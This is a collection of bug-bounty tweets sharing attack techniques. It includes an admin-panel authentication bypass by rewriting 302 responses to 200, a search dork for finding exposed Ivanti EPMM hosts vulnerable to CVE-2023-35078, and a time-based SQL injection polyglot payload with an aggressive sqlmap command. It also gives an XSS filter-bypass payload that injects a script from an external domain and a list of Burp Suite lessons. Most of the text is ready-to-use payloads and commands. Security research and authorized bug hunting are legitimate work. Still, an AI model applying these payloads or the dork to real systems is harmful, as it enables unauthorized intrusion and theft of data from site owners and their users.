Admin panel access P1

1- Found path for portal in wayback
2- Fuzz it
3- Found login page
4- Another Fuzzing
5- See/manage-users.php with big content length but 302 status
6- Setup match & replace with 302 to 200
7- Bypass auth and access to admin panel
By@0x_rood #bugbounty
CVE-2023-35078: Ivanti EPMM Remote Unauthenticated API Access Vulnerability
🚨 PoC is already available for Ivanti Endpoint Manager Mobile API vuln CVE-2023-35078
👉🏻 Dork: http.headers.set_cookie:("JSESSIONID" "Path" "/mifs")
Vendor’s advisory: https://t.co/CKXKAeaBNc
Back With New P1🔥
Time based SQLi via POST request
Payload: (select(0)from(select(sleep(6)))v)/*'%2B(select(0)from(select(sleep(6)))v)%2B'"%2B(select(0)from(select(sleep(6)))v)%2B"*/
SQLmap command : sqlmap -r request.txt --level 5 --risk 3 --random-agent
#bugbountytips
XSS Bypass - slice + external script
Payload:
<svg onload=eval(location.hash.slice(1))>
Put this at the end of the URL:
#with(document)body.appendChild(createElement('script')).src='//domain'
More from @brutelogic: https://t.co/Lb5pm6BF05
#xss#bugbountytips#hacking#infosec
I am still focusing much energy on Web Application Security this month. Now here are some of the resources I am revising on Burp Suite.
💠 BURP SUITE LESSONS 💠
• Configuring Burp Proxy: https://t.co/ga5OzwS6fa
• Burp Web Scanner & Crawler: https://t.co/RQSaVmPELt
More: 👇